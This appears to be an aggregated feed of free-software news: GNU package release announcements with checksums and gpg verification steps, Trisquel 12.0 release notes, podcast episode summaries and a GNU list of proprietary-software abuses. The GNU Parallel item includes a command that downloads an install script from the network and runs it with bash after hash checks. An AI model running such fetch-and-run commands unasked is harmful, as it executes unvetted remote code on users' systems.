SHA3-256 (time-1.10.tar.xz) = U/Z0kMenoHkc7+rkCHMeyku8nXvIPppoQ2jq3B50e/A=
Verify the base64 SHA256 checksum with 'cksum -a sha256 --check'
from coreutils-9.2 or OpenBSD's cksum since 2007.
Verify the base64 SHA3-256 checksum with 'cksum -a sha3 --check'
from coreutils-9.8.
Use a .sig file to verify that the corresponding file (without the
.sig suffix) is intact. First, be sure to download both the .sig file
and the corresponding tarball. Then, run a command like this:
gpg --verify time-1.10.tar.gz.sig
The signature should match the fingerprint of the following key:
pub rsa4096/8CE6491AE30D7D75 2024-03-11 [SC]
Key fingerprint = 2371 1855 08D1 317B D578 E5CC 8CE6 491A E30D 7D75
uid [ultimate] Collin Funk <collin.funk1@gmail.com>
If that command fails because you don't have the required public key,
or that public key has expired, try the following commands to retrieve
or refresh it, and then rerun the 'gpg --verify' command.
gpg --locate-external-key collin.funk1@gmail.com
gpg --recv-keys 8CE6491AE30D7D75
wget -q -O- 'https://savannah.gnu.org/project/release-gpgkeys.php?group=time&download=1' | gpg --import -
As a last resort to find the key, you can try the official GNU
keyring:
wget -q https://ftp.gnu.org/gnu/gnu-keyring.gpg
gpg --keyring gnu-keyring.gpg --verify time-1.10.tar.gz.sig
This release is based on the time git repository, available as
git clone https://https.git.savannah.gnu.org/git/time.git
with commit 40003f3c8c4ad129fbc9ea0751c651509ac5bb23 tagged as v1.10.
For a summary of changes and contributors, see:
https://gitweb.git.savannah.gnu.org/gitweb/?p=time.git;a=shortlog;h=v1.10
or run this command from a git-cloned time directory:
git shortlog v1.9..v1.10
This release was bootstrapped with the following tools:
Autoconf 2.73
Automake 1.18.1
Gnulib 2026-04-13 c754c51f0f2b9a1e22d0d3eadfefff241de0ea48
NEWS
* Noteworthy changes in release 1.10 (2026-04-14) [stable]
** Bug fixes
'time --help' no longer incorrectly lists the short option -h as being
supported. Previously it was listed as being equivalent to --help.
[bug introduced in time-1.8]
'time --help' no longer emits duplicate percent signs in the description of
the --portability option.
[bug introduced in time-1.8]
time now opens the file specified by --output with its close-on-exec flag set.
Previously the file descriptor would be leaked into the child process.
[This bug was present in "the beginning".]
time no longer appends the program name to the output when the format string
contains a trailing backslash.
[This bug was present in "the beginning".]
** Improvements
time now uses the more portable waitpid and getrusage system calls
instead of wait3.
time can now be built using a C23 compiler.
time now uses unlocked stdio functions on platforms that provide them.
Late Night Linux – Episode 381
Raspberry Pi prices have gone up yet again, more drama in the exciting world of open source office suites, Red Hat looks to be going all in on “AI”, Cloudflare vibe codes a WordPress rip off, and GIMP shares some interesting download numbers.
News/discussion
A new 3GB Raspberry Pi 4 for $83.75, and more memory-driven price increases
Forking frenzy ensues after Euro-Office launch sparks OnlyOffice backlash
TDF ejects its core developers
Let’s put an end to the speculation
Memo: Red Hat Global Engineering plans to lean in to AI
If you thought the speed of writing code was your problem – you have bigger problems
Introducing EmDash — the spiritual successor to WordPress that solves plugin security
Trisquel GNU/Linux: Trisquel 12.0 "Ecne" release announcement
We are proud to announce the release of Trisquel 12.0 Ecne! After extensive work and thorough testing, Ecne is ready for production use. This release builds on the foundation of Aramo with meaningful improvements across packaging, the kernel, security, and software availability.
Major milestones
- APT 3.0 and full deb822 repository format. Trisquel 12.0 ships with APT 3.0, enabling us to fully adopt the modern deb822 repository format across all installation paths. The netinstall (for text-based installation and advanced users), Ubiquity (for graphical installation from a live system), as well as Synaptic and other package-management tools have been updated to use the new repository formats.
- Improved kernel modularity, and system security. The kernel remains one of our biggest engineering challenges with every release. For Ecne, we focused on making our kernel changes more modular, substantially reducing breakage in the udeb components used during installation. Work on updating kernel-wedge is ongoing and we are well positioned to complete it. We revised many AppArmor rules for graphical environments, improving security coverage for everyday desktop use.
- New browser options. Both GNU IceCat and ungoogled-chromium are now available in Ecne, joining our continuously maintained Abrowser, giving users a range of fully free web browsing choices.
- Backports. Our backports repository continues to provide popular applications in their latest versions, including LibreOffice, yt-dlp, Inkscape, Nextcloud Desktop, Kdenlive, Tuba, 0 A.D., fastfetch, and more.
Ecne is based on Ubuntu 24.04 LTS and will receive support until 2029. Users of Trisquel 11.x Aramo can upgrade directly using the update-manager or do-release-upgrade commands at a console terminal.
Editions
- Trisquel. MATE (v1.26.1) continues to be our default desktop environment. Simple, with great accessibility, and low hardware requirements (no 3D acceleration needed).
- Triskel. Our KDE (v5.27) edition is excellent for customizing the design and functionality in fine detail.
- Trisquel Mini. Running LXDE (v0.99.2), the Mini edition is a lightweight desktop perfect for netbooks, old computers and users with minimal resource usage needs.
- Trisquel Sugar or Trisquel On A Sugar Toast (TOAST): Based on the Sugar learning platform (v0.121), TOAST comes with dozens of educational activities for children.
- Network installer image: To deploy with a command-line install interface, it is ideal for servers and advanced users who want to explore custom designed environments.
Looking ahead
Work on the next release will start immediately, and initial groundwork for RISC-V architecture support has already begun; an exciting new challenge as the free hardware design ecosystem continues to grow.
Trisquel is a non-profit project; you can help sustain it by becoming a member, donating, or buying from our store. Thank you to all our donors, and to the contributors who made Ecne possible through code, patches, bug reports, translations, and advice. Special thanks to Luis "Ark74" Guzmán, prospero, icarolongo, Avron, knife, Simon Josefsson, Christopher Waid (ThinkPenguin), Denis "GNUtoo" Carikli, and the wonderful community that keeps the project alive and free.
health @ Savannah: GNU Health HIS server 5.0.7 patchset bundle released
Dear community
I'm happy to announce the release of the patchset v5.0.7 of the GNU Health Information Management System.
This maintenance version fixes issues in the crypto subsystem related to the laboratory results validation process; delivers automated testing for the packages and updates pyproject.toml to the latest PEP639 specs.
Main issues fixed & tasks related to this patchset:
- health_crypto_lab: Wrong display of the validation button and 403 error (https://codeberg. ... th/his/issues/177)
- Update woodpecker CI and packages automated tests (thanks, Cedric!). (https://codeberg. ... 5c11eda152df82dbf)
- Update pyproject.toml to PEP639 project.license current specification (https://codeberg. ... th/his/issues/178)
For more details visit our development area at Codeberg.
Happy hacking!
Luis
Linux After Dark – Episode 119
May wants to make a space heater out of an old computer, and Joe is thinking about buying a new (used) laptop. The heater will be pretty straightforward but finding the right laptop will be much harder.
Support us on Patreon and get an ad-free RSS feed with some early episodes
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
2.5 Admins 294: Oh, R2
Arm announces its first CPU, Anthropic accidentally leaks the source for Claude Code and it’s terrible, and setting up a backup for a friend’s photos.
Plugs
Support us on patreon and get an ad-free RSS feed with some early episodes
FreeBSD and OpenZFS in the Quest for Technical Independence: A Storage Architect’s View
News/discussion
Arm expands compute platform to silicon products in historic company first
Anthropic exposes Claude Code source by accident
Free consulting
We were asked about setting up a backup for a friend’s photos.
parted @ Savannah: parted-3.7 released [stable]
I have released parted 3.7
Here are the compressed sources and a GPG detached signature[*]:
https://ftp.gnu.o ... parted-3.7.tar.xz
https://ftp.gnu.o ... ed-3.7.tar.xz.sig
Use a mirror for higher download bandwidth:
https://www.gnu ... g/prep/ftp.html
Here are the SHA256 checksums:
008de57561a4f3c25a0648e66ed11e7b30be493889b64334a6d70f2c1951ef7b parted-3.7.tar.xz
de51773eef47a10db34ff2462f3b3c9d987d4bdb49420f0a22e1dda1ff897a5c parted-3.7.tar.xz.sig
[*] Use a .sig file to verify that the corresponding file (without the .sig
suffix) is intact. First, be sure to download both the .sig file and the
corresponding tarball. Then, run a command like this:
gpg --verify parted-3.7.tar.xz.sig
If that command fails because you don't have the required public key,
or that public key has expired, try the following commands to update
or refresh it, and then rerun the 'gpg --verify' command.
gpg --locate-external-key bcl@redhat.com
gpg --recv-keys 117E8C168EFE3A7F
wget -q -O- 'https://savannah. ... ed&download=1' | gpg --import -
This release was bootstrapped with the following tools:
Autoconf 2.72
Automake 1.17
Gettext 0.23.1
Gnulib commit 4e11e3d07a79a49eaa9b155c43801bbc1e5bd86e
Gperf 3.1
NEWS
- Noteworthy changes in release 3.7 (2026-04-08) [stable]
Promoting alpha release to stable release 3.7
- Noteworthy changes in release 3.6.37 (2026-03-24) [alpha]
** New Features
hurd: Support USB device names
** Bug Fixes
Stop adding boot code into the MBR if it's zero when updating an
existing msdos partition table.
disk.c: Update metadata after reading partition table
Fix initialization of atr_c_locale inside PED_ASSERT
nilfs2: Fixed possible sigsegv in case of corrupted superblock
libparted: Do not detect ext4 without journal as ext2
libparted: Fix dvh disklabel unhandled exception
libparted: Fix sun disklabel unhandled exception
parted: fix do_version declaration to work with gcc 15
libparted: Fail early when detecting nilfs2
doc: Document IEC unit behavior in the manpage
parted: Print the Fixing... message to stderr
docs: Finish setup of libparted API docs
libparted: link libparted-fs-resize.so to libuuid
Ask The Hosts – Episode 35
What we do when we get stressed, cinema vs theatre, our mentors, and if we’ve tried being vegetarian. With Gary from Linux After Dark, Andy from Linux Dev Time, and Shane from Hybrid Cloud Show.
Patrons got this this in their feed two weeks ago.

health @ Savannah: GNU Health control center 5.0.3 released
Dear community
I'm happy to announce the release of the gnuhealth-control version 5.0.3
This version fixes some dependency issues in the context of the the initial HIS instance creation.
For more information about the GNU Health Control center, visit our documentation page at:
https://docs.gnuh ... ontrolcenter.html
Issues related to this release:
https://codeberg. ... is-utils/issues/9
GNU Taler news: TalerBarr is now available to everyone
Late Night Linux – Episode 380
Steam stats suggest that gaming on Linux is more popular than ever, Wine improvements might entice even more gamers, Ubuntu might break things when it tightens up GRUB security and makes 6GB of RAM the minimum requirement for the desktop edition, and Ubuntu MATE is looking for new maintainers.
News
LAS 2026 Call for proposals extended till the 10th April
Linux smashes past 5% on the Steam Survey for the first time
Wine 11 rewrites how Linux runs Windows games at the kernel level, and the speed gains are massive
Ubuntu 26.10 could drop btrfs, ZFS and LUKS support from GRUB
Ubuntu quietly raises its minimum system requirements
Windows 11 has lower requirements
Ubuntu MATE – seeking maintainers
Parabola GNU/Linux-libre: iptables-legacy
From Arch:
The old iptables-nft package name is replaced by iptables, and the legacy backend is available as iptables-legacy.
When switching packages (among iptables-nft, iptables, iptables-legacy), check for .pacsave files in /etc/iptables/ and restore your rules if needed:
- /etc/iptables/iptables.rules.pacsave
- /etc/iptables/ip6tables.rules.pacsave
Most setups should work unchanged, but users relying on uncommon xtables extensions or legacy-only behavior should test carefully and use iptables-legacy if required.
Linux Dev Time – Episode 147
It’s another hot questions episode. Whether we think better on our own or with other people, our non-standard debugging habits, favourite interview questions, coding at night, character encoding, and abolishing time zones.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 147
It’s another hot questions episode. Whether we think better on our own or with other people, our non-standard debugging habits, favourite interview questions, coding at night, character encoding, and abolishing time zones.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Hybrid Cloud Show – Episode 53
The ugliest and jankiest hacks we’ve put into prod, and a few of the worst things we’ve seen other people get away with.
Support us on patreon and get an ad-free RSS feed with early episodes sometimes

Subscribe to the RSS feed.
2.5 Admins 293: Reduced Flicker
Microsoft says Windows 11 is getting less rubbish but we are skeptical, vehicles with alcohol interlocks won’t start because the manufacturer’s server is down, and whether you should virtualise a router or a NAS.
Plugs
Support us on patreon and get an ad-free RSS feed with some early episodes
Five‑Year Storage Design with OpenZFS: Media Refresh, Rebalancing, and Hardware Independence
News/discussion
Our commitment to Windows quality
Microsoft fixes broken Windows update days after vowing fewer broken updates
Cyberattack on vehicle breathalyzer company leaves drivers stranded across the US
Free consulting
We were asked about whether you should virtualise a router or a NAS.
www @ Savannah: Malware in Proprietary Software - Latest Additions
The initial injustice of proprietary software often leads to further injustices: malicious functionalities.
The introduction of unjust techniques in nonfree software, such as back doors, DRM, tethering, and others, has become ever more frequent. Nowadays, it is standard practice.
We at the GNU Project show examples of malware that has been introduced in a wide variety of products and dis-services people use everyday, and of companies that make use of these techniques.
Here are our latest additions
March 2026
- Shake Shack requires users of its mobile app to sign away their right to sue the company if they order their meals from their phones.
- Meta has been granted a patent to use so-called “Artificial Intelligence” to impersonate human users in social media platforms, for example people who are inactive or dead. To cover itself from predictable controversies, Meta declared that it does not intend to use the technology in the context of those examples. How long before the “invention” is used to impersonate active, living people?
February 2026
- HP has recently started pushing a spyware program called HPMediaNetwork.exe into users' computers exploiting a Windows universal back door via Windows Update. The software, which is designed to serve personalized pop-up advertisements on the user's screen, runs in the background to collect device and users' data that HP sells to advertising companies. The malfeature is implemented at both hardware and software levels, and opting out does not block ads entirely.
Users can avoid this and other kinds of mistreatment by choosing hardware that comes with free specifications and designs, and by installing only free software in their computers.
Microsoft's Software is Malware
- Microsoft is pushing Pretend Intelligence onto users of Windows, set up to be able to take real world actions on the user's behalf. This starts with a subset of enthusiasts but the company is probably planning to push it onto everyone.
Since Windows 11, like several previous versions, has a universal back door enabling Microsoft to remotely change the system code, any limits the user specifies for what Microsoft can do to per (the user) are no more than requests. If you don't want to be messed with, you should not run Windows. Nonetheless, Microsoft might heed those requests.
Warning: this article seems to ridicule the idea that users might use a feature to limit what the PI has access to on their own machines.
- Windows encrypts disks for “security,” but reports all the encryption keys to Microsoft so that the encryption doesn't provide real security. Once Microsoft has these keys, it can't refuse to give them to the FBI. However, for real security you need to be able to use your own choice of keys. Microsoft stops users from doing that.
- OnePlus 13 and 15 smartphones shipping with ColorOS versions 16.0.3.500/.501/.503 implement an anti-rollback feature which physically renders the device unusable if the owner tries to modify the operating system running in it.
At the time of writing the restriction affects only those two models and only ColorOS, but it is expected that the company may extend it to older models of the phone as well as to OxygenOS, the variant of the operating system installed on phones intended for the global market.
January 2026
- Google has rolled out a new software app which allows employers to log all messages sent through the Rich Communication Services (a newer replacement for SMS messages) on company-owned phones provided to employees, amplifying the surveillance workers are subjected to.
“Bossware” as it's called, explicitly requires nullifying user agency in favor of a third-party (the boss), and therefore requires proprietary software.
Microsoft's Software is Malware
- Microsoft has, repeatedly, pushed software changes meant to make it harder for users to use a web browser different than Microsoft's.
December 2025
- The software installed in electric buses manufactured by Yutong in China and exported to some European countries contains a back door that enables the company to remotely control and even deactivate the vehicles.
November 2025
- Universe Browser, tied to online gambling platforms in Asia and marketed as a “privacy browser,” installs various malicious functionalities in the user's computer.
- Bowing down to the US government, Apple and Google removed from their stores several applications used for reporting ICE raids. Google even tried to justify it by calling ICE thugs a “vulnerable group,” despite them being the ones who carry the weapons.
- An app called ICEBlock tried to set up anonymous posting and anonymous access to data about where US deportation thugs are operating. It didn't keep records about who was using it—but Apple's own records would be enough to make them vulnerable to snooping by the US government to find who uses the app.
Apple later removed ICEBlock from its store at the request of the US government.
Late Night Linux – Episode 379
Making silly URLs, visualising complex weather data, a TUI network discovery tool, and an open source version of a classic synthesizer in discoveries, plus the sad reality that it’s more or less impossible to avoid code that’s been generated by “AI” these days.
Discoveries
AI in FOSS
systemd 260-rc3 Released With AI Agents Documentation Added
New Xfce Wayland compositor is being developed with genAI
Automox Turnkey Results
Endpoint management tailored to your specific environment. Know the plan. Trust the result. Learn more at www.automox.com
parallel @ Savannah: GNU Parallel 20260322 ('این آخرین نبرده،') released [stable]
GNU Parallel 20260322 ('این آخرین نبرده،') has been released. It is available for download at: lbry://@GnuParallel:4
Quote of the month:
i rly love gnu parallel over xargs, it's basically the same but has lots of useful and well documented options. sry if u know already
-- d@nny "disc@" mc² @hipsterelectron@circumstances.run
New in this release:
- No new features.
- Bug fixes.
GNU Parallel - For people who live life in the parallel lane.
If you like GNU Parallel record a video testimonial: Say who you are, what you use GNU Parallel for, how it helps you, and what you like most about it. Include a command that uses GNU Parallel if you feel like it.
About GNU Parallel
GNU Parallel is a shell tool for executing jobs in parallel using one or more computers. A job can be a single command or a small script that has to be run for each of the lines in the input. The typical input is a list of files, a list of hosts, a list of users, a list of URLs, or a list of tables. A job can also be a command that reads from a pipe. GNU Parallel can then split the input and pipe it into commands in parallel.
If you use xargs and tee today you will find GNU Parallel very easy to use as GNU Parallel is written to have the same options as xargs. If you write loops in shell, you will find GNU Parallel may be able to replace most of the loops and make them run faster by running several jobs in parallel. GNU Parallel can even replace nested loops.
GNU Parallel makes sure output from the commands is the same output as you would get had you run the commands sequentially. This makes it possible to use output from GNU Parallel as input for other programs.
For example you can run this to convert all jpeg files into png and gif files and have a progress bar:
parallel --bar convert {1} {1.}.{2} ::: *.jpg ::: png gif
Or you can generate big, medium, and small thumbnails of all jpeg files in sub dirs:
find . -name '*.jpg' |
parallel convert -geometry {2} {1} {1//}/thumb{2}_{1/} :::: - ::: 50 100 200
You can find more about GNU Parallel at: http://www.gnu ... rg/s/parallel/
You can install GNU Parallel in just 10 seconds with:
$ (wget -O - pi.dk/3 || lynx -source pi.dk/3 || curl pi.dk/3/ || \
fetch -o - http://pi.dk/3 ) > install.sh
$ sha1sum install.sh | grep c555f616391c6f7c28bf938044f4ec50
12345678 c555f616 391c6f7c 28bf9380 44f4ec50
$ md5sum install.sh | grep 707275363428aa9e9a136b9a7296dfe4
70727536 3428aa9e 9a136b9a 7296dfe4
$ sha512sum install.sh | grep b24bfe249695e0236f6bc7de85828fe1f08f4259
83320d89 f56698ec 77454856 895edc3e aa16feab 2757966e 5092ef2d 661b8b45
b24bfe24 9695e023 6f6bc7de 85828fe1 f08f4259 6ce5480a 5e1571b2 8b722f21
$ bash install.sh
Watch the intro video on http://www.youtub ... L284C9FF2488BC6D1
Walk through the tutorial (man parallel_tutorial). Your command line will love you for it.
When using programs that use GNU Parallel to process data for publication please cite:
O. Tange (2018): GNU Parallel 2018, March 2018, https://doi.org/1 ... 81/zenodo.1146014.
If you like GNU Parallel:
- Give a demo at your local user group/team/colleagues
- Post the intro videos on Reddit/Diaspora*/forums/blogs/ Identi.ca/Google+/Twitter/Facebook/Linkedin/mailing lists
- Get the merchandise https://gnuparall ... igns/gnu-parallel
- Request or write a review for your favourite blog or magazine
- Request or build a package for your favourite distribution (if it is not already there)
- Invite me for your next conference
If you use programs that use GNU Parallel for research:
- Please cite GNU Parallel in you publications (use --citation)
If GNU Parallel saves you money:
- (Have your company) donate to FSF https://my.f ... .org/donate/
About GNU SQL
GNU sql aims to give a simple, unified interface for accessing databases through all the different databases' command line clients. So far the focus has been on giving a common way to specify login information (protocol, username, password, hostname, and port number), size (database and table size), and running queries.
The database is addressed using a DBURL. If commands are left out you will get that database's interactive shell.
When using GNU SQL for a publication please cite:
O. Tange (2011): GNU SQL - A Command Line Tool for Accessing Different Databases Using DBURLs, ;login: The USENIX Magazine, April 2011:29-32.
About GNU Niceload
GNU niceload slows down a program when the computer load average (or other system activity) is above a certain limit. When the limit is reached the program will be suspended for some time. If the limit is a soft limit the program will be allowed to run for short amounts of time before being suspended again. If the limit is a hard limit the program will only be allowed to run when the system is below the limit.
GNU Taler news: GNU Taler 1.5 released
Linux After Dark – Episode 118
We decided to give openSUSE a try. We had a great time. Honest.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
2.5 Admins 292: Trivyally Infected
The US government is drumming up fear about foreign routers, a pretty serious supply chain attack might be state-sponsored, and the safety of filesystems inside VMs.
Plugs
Support us on patreon and get an ad-free RSS feed with some early episodes
The Real Cost of Technology Dependence: Building Independence with Open-Source Storage
News/discussion
US bans any new consumer-grade routers not made in America
National Security Determination on the Threat Posed by Routers Produced by Foreign Countries (pdf)
1K+ cloud environments infected following Trivy supply chain attack
Self-propagating malware poisons open source software and wipes Iran-based machines
Free consulting
We were asked about the safety of filesystems inside VMs.
Automox Turnkey Results
Endpoint management tailored to your specific environment. Know the plan. Trust the result. Learn more at www.automox.com
remotecontrol @ Savannah: GE SmartHQ™ Management
https://www.smart ... com/lp/management
This offering sure looks like GNU remotecontrol. Perhaps it is our code.
Late Night Linux – Episode 378
Age declaration and verification in Linux gathers pace, Google blesses us with some hoops to jump through to install the software we want on stock Android, the FSFE lost their payment provider, great new KDE Plasma and GNOME features, and more.
News
Just over a month until OggCamp!
Age verification isn’t sage verification when it’s inside operating systems
The Engineer Who Tried to Put Age Verification Into Linux
meta-lobbying-and-other-findings
Android developer verification: Balancing openness and choice with safety
450 FSFE supporters affected: Payment provider Nexi cancelled us
This Week in Plasma: Press-and-Hold for Alternative Characters
Automox Turnkey Results
Endpoint management tailored to your specific environment. Know the plan. Trust the result. Learn more at www.automox.com
Linux Dev Time – Episode 146
In the wake of Discord’s recent announcement about age verification, Matrix recently came in for a lot of criticism by a lot of people who said it’s not a viable replacement. Andy works on Matrix for a living and Amolith is invested in the XMPP world so we get into secure messaging, trade-offs between security and user experience, federation, and more.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
autoconf @ Savannah: Autoconf 2.73 released
Autoconf 2.72 has been released, see the release announcement:
https://lists.gnu ... -03/msg00000.html
Hybrid Cloud Show – Episode 52
Gary is concerned that he might have dug himself into a hole of on-prem vendor lock-in, despite using open source software. Plus why you should have PiKVM type device in your toolkit.
HelloFresh
Go to HelloFresh.com/hcs10fm to Get 10 free meals + a FREE Zwilling Knife (a $144.99 value) on your third box. Offer valid while supplies last. Free meals applied as discount on first box, new subscribers only, varies by plan.
Support us on patreon and get an ad-free RSS feed with early episodes sometimes

Subscribe to the RSS feed.
Keep Android Open

Italian Linux Society supporta la campagna "Keep Android Open" per garantire la libertà di scelta su come installare le applicazioni sul tuo dispositivo Android.
Continua la lettura… (ulteriori 2 minuti di lettura)
2.5 Admins 291: UPS for LiFePO4
Why passkeys aren’t the right solution to everything, Allan tells us why he loves his new Lithium Iron Phosphate UPS, Btrfs vs ZFS on root, and restricting Internet access for IoT devices on your network.
Plugs
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
Designing OpenZFS Storage for Independence
News/discussion
Please, please, please stop using passkeys for encrypting user data
Allan’s new Anker SOLIX C1000 Gen 2 Portable Power Station
Free consulting
We were asked about restricting Internet access for IoT devices on your network.
Automox Turnkey Results
Endpoint management tailored to your specific environment. Know the plan. Trust the result. Learn more at www.automox.com
GNUnet News: GNUnet 0.27.0
GNUnet 0.27.0 released
We are pleased to announce the release of GNUnet 0.27.0.
GNUnet is an alternative network stack for building secure, decentralized and
privacy-preserving distributed applications.
Our goal is to replace the old insecure Internet protocol stack.
Starting from an application for secure publication of files, it has grown to
include all kinds of basic protocol components and applications towards the
creation of a GNU internet.
This is a new major release. Major versions may break protocol compatibility with the 0.26.X versions. Please be aware that Git master is thus henceforth (and has been for a while) INCOMPATIBLE with the 0.26.X GNUnet network, and interactions between old and new peers will result in issues. In terms of usability, users should be aware that there are still a number of known open issues in particular with respect to ease of use, but also some critical privacy issues especially for mobile users. Also, the nascent network is tiny and thus unlikely to provide good anonymity or extensive amounts of interesting information. As a result, the 0.27.0 release is still only suitable for early adopters with some reasonable pain tolerance .
Download links
The GPG key used to sign is: 3D11063C10F98D14BD24D1470B0998EF86F59B6A
Note that due to mirror synchronization, not all links might be functional early after the release. For direct access try http://ftp.gnu.org/gnu/gnunet/
Changes
A detailed list of changes can be found in the git log, the NEWS.
Known Issues
- There are known major issues with the TRANSPORT subsystem.
- There are known moderate implementation limitations in CADET that negatively impact performance.
- There are known moderate design issues in FS that also impact usability and performance.
- There are minor implementation limitations in SET that create unnecessary attack surface for availability.
- The RPS subsystem remains experimental.
In addition to this list, you may also want to consult our bug tracker at bugs.gnunet.org which lists about 190 more specific issues.
Thanks
This release was the work of many people. The following people contributed code and were thus easily identified: Christian Grothoff, Florian Dold, TheJackiMonster, and Martin Schanzenbach.
libredwg @ Savannah: libredwg-0.13.4 released
A major bugfix release. Complete rewrite of the decompressor to
fix hairy section reading bugs in some big files. Fixed many dxf roundtrips.
See https://www.gnu.o ... oftware/libredwg/ and https://github.co ... /blob/0.13.4/NEWS
Here are the compressed sources:
http://ftp.gnu.or ... dwg-0.13.4.tar.gz (21MB)
http://ftp.gnu.or ... dwg-0.13.4.tar.xz (11MB)
Here are the GPG detached signatures[*]:
http://ftp.gnu.or ... 0.13.4.tar.gz.sig
http://ftp.gnu.or ... 0.13.4.tar.xz.sig
Use a mirror for higher download bandwidth:
https://www.gnu.o ... rg/order/ftp.html
Here are more binaries:
https://github.co ... leases/tag/0.13.4
Here are the SHA256 checksums:
cacff5510f46723462e854e15ecfa97cbc7475acb3eb7ae1ca6e4193ecc2267d libredwg-0.13.4.tar.gz
7e153ea4dac4cbf3dc9c50b9ef7a5604e09cdd4c5520bcf8017877bbe1422cd5 libredwg-0.13.4.tar.xz
cb46bce034296e91cb1a982cd53ec1928b11f4f7f70512dd21513a27959688b5 libredwg-0.13.4-win64.zip
Please ignore the broken Source code (tar.gz, .zip) artefacts. They cannot be deleted.
[*] Use a .sig file to verify that the corresponding file (without the
.sig suffix) is intact. First, be sure to download both the .sig file
and the corresponding tarball. Then, run a command like this:
gpg --verify libredwg-0.13.4.tar.gz.sig
If that command fails because you don't have the required public key,
then run this command to import it:
gpg --recv-keys B4F63339E65D6414
and rerun the gpg --verify command.
hello @ Savannah: hello-2.12.3 released [stable]
This is to announce hello-2.12.3, a stable release.
GNU hello is a demonstration and model of the GNU coding standards for
hackers, and a simple example for users.
There have been 18 commits by 2 people in the 43 weeks since 2.12.2.
See the NEWS below for a brief summary.
Thanks to everyone who has contributed!
The following people contributed changes to this release:
Collin Funk (16)
Reuben Thomas (2)
Collin
[on behalf of the hello maintainers]
==================================================================
Here is the GNU hello home page:
https://gnu.org/s/hello/
Here are the compressed sources and a GPG detached signature:
https://ftpmirror.gnu.org/hello/hello-2.12.3.tar.gz
https://ftpmirror.gnu.org/hello/hello-2.12.3.tar.gz.sig
Use a mirror for higher download bandwidth:
https://www.gnu.org/order/ftp.html
Here are the SHA256 and SHA3-256 checksums:
SHA256 (hello-2.12.3.tar.gz) = DV9gFUOC/uELEUocNOeF2LH0kgc64tOm97FHaHs2aqA=
SHA3-256 (hello-2.12.3.tar.gz) = VQz4Y71rvDa2iSh59ZUTHiT0wJmFWKo4VcUvpkRi4Ek=
Verify the base64 SHA256 checksum with 'cksum -a sha256 --check'
from coreutils-9.2 or OpenBSD's cksum since 2007.
Verify the base64 SHA3-256 checksum with 'cksum -a sha3 --check'
from coreutils-9.8.
Use a .sig file to verify that the corresponding file (without the
.sig suffix) is intact. First, be sure to download both the .sig file
and the corresponding tarball. Then, run a command like this:
gpg --verify hello-2.12.3.tar.gz.sig
The signature should match the fingerprint of the following key:
pub rsa4096/8CE6491AE30D7D75 2024-03-11 [SC]
Key fingerprint = 2371 1855 08D1 317B D578 E5CC 8CE6 491A E30D 7D75
uid [ultimate] Collin Funk <collin.funk1@gmail.com>
If that command fails because you don't have the required public key,
or that public key has expired, try the following commands to retrieve
or refresh it, and then rerun the 'gpg --verify' command.
gpg --locate-external-key collin.funk1@gmail.com
gpg --recv-keys 8CE6491AE30D7D75
wget -q -O- 'https://savannah.gnu.org/project/release-gpgkeys.php?group=hello&download=1' | gpg --import -
As a last resort to find the key, you can try the official GNU
keyring:
wget -q https://ftp.gnu.org/gnu/gnu-keyring.gpg
gpg --keyring gnu-keyring.gpg --verify hello-2.12.3.tar.gz.sig
This release is based on the hello git repository, available as
git clone https://https.git.savannah.gnu.org/git/hello.git
with commit 89fff19b23e35f0e97072507685c92aaae3d04c7 tagged as v2.12.3.
For a summary of changes and contributors, see:
https://gitweb.git.savannah.gnu.org/gitweb/?p=hello.git;a=shortlog;h=v2.12.3
or run this command from a git-cloned hello directory:
git shortlog v2.12.2..v2.12.3
This release was bootstrapped with the following tools:
Autoconf 2.72
Automake 1.18.1
Gnulib 2026-03-16 4e11e3d07a79a49eaa9b155c43801bbc1e5bd86e
NEWS
* Noteworthy changes in release 2.12.3 (2026-03-17) [stable]
The manual no longer mentions the -h and -v short options which were
removed in release 2.11.
Update gnulib for compatibility with glibc-2.43.
GNU hello no longer fails to build with BSD implementations of the
'make' command. Previously they would be unable to find a target
listed as a dependency of the 'hello' program.
texmacs @ Savannah: TeXmacs 2.1.5 released
Hello everyone,
We are pleased to announce the release of TeXmacs version 2.1.5
This version uses Qt6 by default, supports very high-definition displays, and introduces new ongoing collaborative editing features. On Windows, TeXmacs is now available on the Microsoft Store. On Linux, we have a new Qt6 AppImage that maximizes compatibility with GNU Linux distributions. On Mac, we have new universal packages.
- Download for Windows: https://www.texma ... d/windows.en.html
- Download for macOS: https://www.texma ... ad/macosx.en.html
- Download for GNU Linux: https://www.texma ... oad/linux.en.html
Happy writing with TeXmacs!
The TeXmacs Team
Late Night Linux – Episode 377
Drama in the exciting world of office suites, new ThinkPads are properly repairable, hands on with the Android desktop convergence future, and more.
News/discussion
LibreOffice Online: a fresh start
LibreOffice Online dragged out of the attic
LibreOffice 26.2 is here: a faster, more polished office suite that you control
Lenovo’s New T-Series ThinkPads Score 10/10 for Repairability
Your Pixel phone can now become a full Android PC via USB-C
You will be able to install “unverified” Android apps with ADB
Automox Turnkey Results
Endpoint management tailored to your specific environment. Know the plan. Trust the result. Learn more at www.automox.com
unifont @ Savannah: Unifont 17.0.04 Released
13 March 2026 Unifont 17.0.04 is now available. This is a minor release aligned with Unicode 17.0.0.
This release notably includes separate BDF, PCF, and OpenType font files with 28,000+ Unicode T-source Chinese glyphs created by Kusanagi_Sans and Kao Chen-tung (高振東) in font files beginning with "unifont_t". Many other Chinese glyphs have been added. Also, font/Makefile has been reorganized for more efficient font file building. See the ChangeLog file for details.
Download this release from GNU server mirrors at:
https://ftpmirror ... /unifont-17.0.04/
or if that fails,
https://ftp.gnu.o ... /unifont-17.0.04/
or, as a last resort,
ftp://ftp.gnu.org ... /unifont-17.0.04/
These files are also available on the unifoundry.com website:
https://unifoundr ... /unifont-17.0.04/
Font files are in the subdirectory
https://unifoundr ... 0.04/font-builds/
A more detailed description of font changes is available at
https://unifoundr ... nifont/index.html
and of utility program changes at
https://unifoundr ... nt-utilities.html
Information about Hangul modifications is at
https://unifoundr ... hangul/index.html
and
http://unifoundry ... l-generation.html
Enjoy!
